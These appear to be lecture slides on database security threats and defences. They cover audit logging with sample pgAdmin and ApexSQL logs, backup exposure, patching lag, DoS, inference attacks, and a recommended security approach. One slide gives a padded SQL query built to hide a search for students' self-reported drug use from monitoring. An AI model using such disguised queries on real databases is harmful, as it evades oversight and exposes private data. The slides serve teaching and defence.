<a href="#">Open &gt;&gt;</a>	2226	<a href="#">audit_rule_1</a>	postg...	pgAdmin III - ...	test_db	SELECT format_type(oid,-1) as typename FROM pg_type WHERE ...	24.03 13:18	1	No
<a href="#">Open &gt;&gt;</a>	2225	<a href="#">audit_rule_1</a>	postg...	pgAdmin III - ...	test_db	SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype...	24.03 13:18	1	No
<a href="#">Open &gt;&gt;</a>	2224	<a href="#">audit_rule_1</a>	postg...	pgAdmin III - ...	test_db	SELECT format_type(oid,-1) as typename FROM pg_type WHERE ...	24.03 13:18	1	No
<a href="#">Open &gt;&gt;</a>	2223	<a href="#">audit_rule_1</a>	postg...	pgAdmin III - ...	test_db	SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype...	24.03 13:18	1	No
<a href="#">Open &gt;&gt;</a>	2222	<a href="#">audit_rule_1</a>	postg...	pgAdmin III - ...	test_db	SELECT format_type(oid,-1) as typename FROM pg_type WHERE ...	24.03 13:18	1	No
<a href="#">Open &gt;&gt;</a>	2221	<a href="#">audit_rule_1</a>	postg...	pgAdmin III - ...	test_db	select * from test_table	24.03 13:18	9	No
<a href="#">Open &gt;&gt;</a>	2220	<a href="#">audit_rule_1</a>	postg...	pgAdmin III - ...	test_db	SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype...	24.03 13:17	1	No
<a href="#">Open &gt;&gt;</a>	2219	<a href="#">audit_rule_1</a>	postg...	pgAdmin III - ...	test_db	SELECT format_type(oid,-1) as typename FROM pg_type WHERE ...	24.03 13:17	1	No
<a href="#">Open &gt;&gt;</a>	2218	<a href="#">audit_rule_1</a>	postg...	pgAdmin III - ...	test_db	SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype...	24.03 13:17	1	No
<a href="#">Open &gt;&gt;</a>	2217	<a href="#">audit_rule_1</a>	postg...	pgAdmin III - ...	test_db	SELECT format_type(oid,-1) as typename FROM pg_type WHERE ...	24.03 13:17	1	No
<a href="#">Open &gt;&gt;</a>	2216	<a href="#">audit_rule_1</a>	postg...	pgAdmin III - ...	test_db	SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype...	24.03 13:17	1	No
<a href="#">Open &gt;&gt;</a>	2215	<a href="#">audit_rule_1</a>	postg...	pgAdmin III - ...	test_db	SELECT format_type(oid,-1) as typename FROM pg_type WHERE ...	24.03 13:17	1	No
<a href="#">Open &gt;&gt;</a>	2214	<a href="#">audit_rule_1</a>	postg...	pgAdmin III - ...	test_db	SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype...	24.03 13:17	1	No
<a href="#">Open &gt;&gt;</a>	2213	<a href="#">audit_rule_1</a>	postg...	pgAdmin III - ...	test_db	SELECT format_type(oid,-1) as typename FROM pg_type WHERE ...	24.03 13:17	1	No
<a href="#">Open &gt;&gt;</a>	2212	<a href="#">audit_rule_1</a>	postg...	pgAdmin III - ...	test_db	select * from test_table	24.03 13:17	9	No
<a href="#">Open &gt;&gt;</a>	2211	<a href="#">audit_rule_1</a>	postg...	pgAdmin III - ...	test_db	SELECT oid, pg_encoding_to_char(encoding) AS encoding, datla...	24.03 13:17	1	No
<a href="#">Open &gt;&gt;</a>	2210	<a href="#">audit_rule_1</a>	postg...	pgAdmin III - ...	test_db	SELECT version();	24.03 13:17	1	No



# Things you may wish to audit

Not examined


- Auditing

- Undocumented create, drop, alter, grant, deny, revoke (events should be investigated)
- Select, insert, update, delete, merge, lock table (useful for deep non-daily analysis)
- Access history (check for users accessing data they shouldn't have)
- Permission changes
- Unauthorized access
  - Failed login attempts by non-existent users or wrong passwords
- Failed & successful login attempts

- Performance monitoring

- DoS, alerts, automated response rules


- Version control





# Auditing Example

Not examined



The screenshot displays the ApexSQL Audit interface. The main window shows a session log for 'ApexSQL Log' with columns for Operation, Schema, Object, Date, User, Begin time, End time, Transaction duration, Transaction name, Transaction ID, and User ID. The log contains various database operations such as CREATE TABLE, INSERT, DELETE, and UPDATE. A right-hand pane shows a 'Report summary' for 'ApexSQL Audit' with a 'Complete audit trail' section. This section lists operations like 'DDL', 'Alter after function, Alter apply...', 'Drop Drop default, Drop func...', 'Disable trigger', 'Enable trigger', 'Rename object', and 'Update statistics'. Below the report summary, a table lists audit events with columns for Date, Server, Database, Login, Application, Client host, Schema, Object, Operation, and State. The table shows several audit events triggered on 05/27/2015 at 13:09:39 PM and 05/27/2015 at 13:09:32 PM, all triggered on instance 'ALEKSANDAR\SQ2016'. The events include 'Alert /Auditing alert for SQL 2016 was triggered on instance 'ALEKSANDAR\SQ2016'. Alert type: 'Data' and 'Alert /Auditing alert for SQL 2016 was triggered on instance 'ALEKSANDAR\SQ2016'. Alert type: 'Data'.

Date	Server	Database	Login	Application	Client host	Schema	Object	Operation	State
05/27/2015 03:19:03.993 PM	MILICA\SPOCK2014	AdventureWorks2014	NT SERVICE\SQLAgent\$SPOCK2014	SQL Server Data Collector - Controller	MILICA	sp_oledb_ro_username	Exec	N/A	
05/27/2015 03:19:03.753 PM	MILICA\SPOCK2014	AdventureWorks2014	NT SERVICE\SQLAgent\$SPOCK2014	SQL Server Data Collector - Controller	MILICA	sp_oledb_ro_username	Exec	N/A	
05/27/2015 03:15:23.580 PM	MILICA\SPOCK2014	AdventureWorks2014	Milica\Milica-PC	Microsoft SQL Server Management Studio	MILICA	sys	database_principals	Delete	Success
05/27/2015 03:15:23.580 PM	MILICA\SPOCK2014	AdventureWorks2014	Milica\Milica-PC	Microsoft SQL Server Management Studio	MILICA	sys	database_role_members	Insert	Success

Source: ApexSQL

# #6 Storage media exposure

- After spear phishing and malware, it's often the database backups that are actually leaked in the end.
- Often something that's completely unprotected from an attack
- Shows up in the details of a variety of security breaches.
  - Need to monitor and look at the media itself.

### Schedule Backup

Oracle provides an automated backup strategy based on your disk and/or tape configuration. Alternatively, you can implement your own customized backup strategy.

#### Oracle-Suggested Backup

Schedule a backup using Oracle's automated backup strategy.

This option will back up the entire database. The database will be backed up on daily and weekly intervals.

[Schedule Oracle-Suggested Backup](#)

#### Customized Backup

Select the object(s) you want to back up.

[Schedule Customized Backup](#)

- ☒ Whole Database
- ☐ Tablespaces
- ☐ Datafiles
- ☐ Archived Logs
- ☐ All Recovery Files on Disk

Includes all archived logs and disk backups that are not already backed up to tape.

#### Backup Strategies

Oracle-suggested:

- Provides an out-of-the-box backup strategy based on the backup destination
- Sets up recovery window for backup management
- Schedules recurring and immediate backups
- Automates backup management

Customized:


- Specify the objects to be backed up
- Choose disk or tape backup destination
- Override the default backup settings
- Schedule the backup

# #7 Database Vulnerability Exploitation

- Oracle, Microsoft and IBM have big market share periodically patches and fixes.
  - Patches are rolled out and made available to their customers and wider community.
- ...But companies rarely have resources and/or abilities to immediately apply the patches to their systems.
- 28% of oracle users have never applied one of the database patches or don't know if their organization have done that. \*
- 10% take a year or longer to apply a patch. \*
  - Requirements for a stable business etc.

# #8 Unmanaged sensitive data

- You can easily end up with some of your sensitive data being used in testing environments, or R&D environments and not being managed properly.
  - Training
  - Use Data Masking



Source: Oracle

# #9,10 DoS & Limited Expertise

- DoS attacks can happen to databases.
- With databases:
  - Attackers overload server resources (memory usage, CPU)
  - Flooding database with queries that cause server to crash

## Limited expertise & security training:

- Majority of organisations experienced staff related breaches when policies weren't well understood.
  - The very people controlling the policies on devices either don't understand the business aspects or technical aspects of the vulnerability.
- Small business (over half of them) don't even have a position for educating their staff about security risks, e.g. a software engineer whose learnt about software security.

# Obscure Queries

- Hide your real query in a more complex query
  - Harder for the system to identify the real query
- Example “Determine who has self-reported drug use”

```
SELECT * FROM Students WHERE (Sex="M" OR Sex="F") AND  
((Sex="M" AND Drugs="1") OR (Sex="F" AND Drugs="1"))  
OR (Sex<>"M" AND Sex<>"F") OR College="Bogus"
```

- Simplifies to:

```
SELECT * FROM Students WHERE Drugs="1"
```

# Inference Attacks

- Data mining technique:
  - Analyze data in order to illegitimately gain knowledge of subject or database.
  - Sensitive information can be leaked if hacker can infer real value with high confidence.
- Occur when someone is allowed to execute queries that they're authorized for, but by executing those queries they are able to gain access to information for which they are not authorized.

## Recent paper:

"Inference Attack on Browsing History of Twitter Users Using Public Click Analytics and Twitter Metadata", IEEE Transactions on Dependable and Secure Computing.



# Approach to database security

## Good approach:

1. Discovery and assessment
  - You can't protect against problems if you don't know they exist.
  - Quickly identify sensitive data and assessing vulnerabilities/misconfigurations.
2. User rights management
  - Make sure you have thorough process to review and eliminate excessive user rights.
3. Monitoring and blocking
  - Have procedures in place to monitor activity and block attempted policy violations
4. Auditing (creating a trail)
5. Protecting the data
  - Storage encryption, tamper-proof audit trail
6. Non-technical security
  - Raise awareness and cultivate experienced security professionals

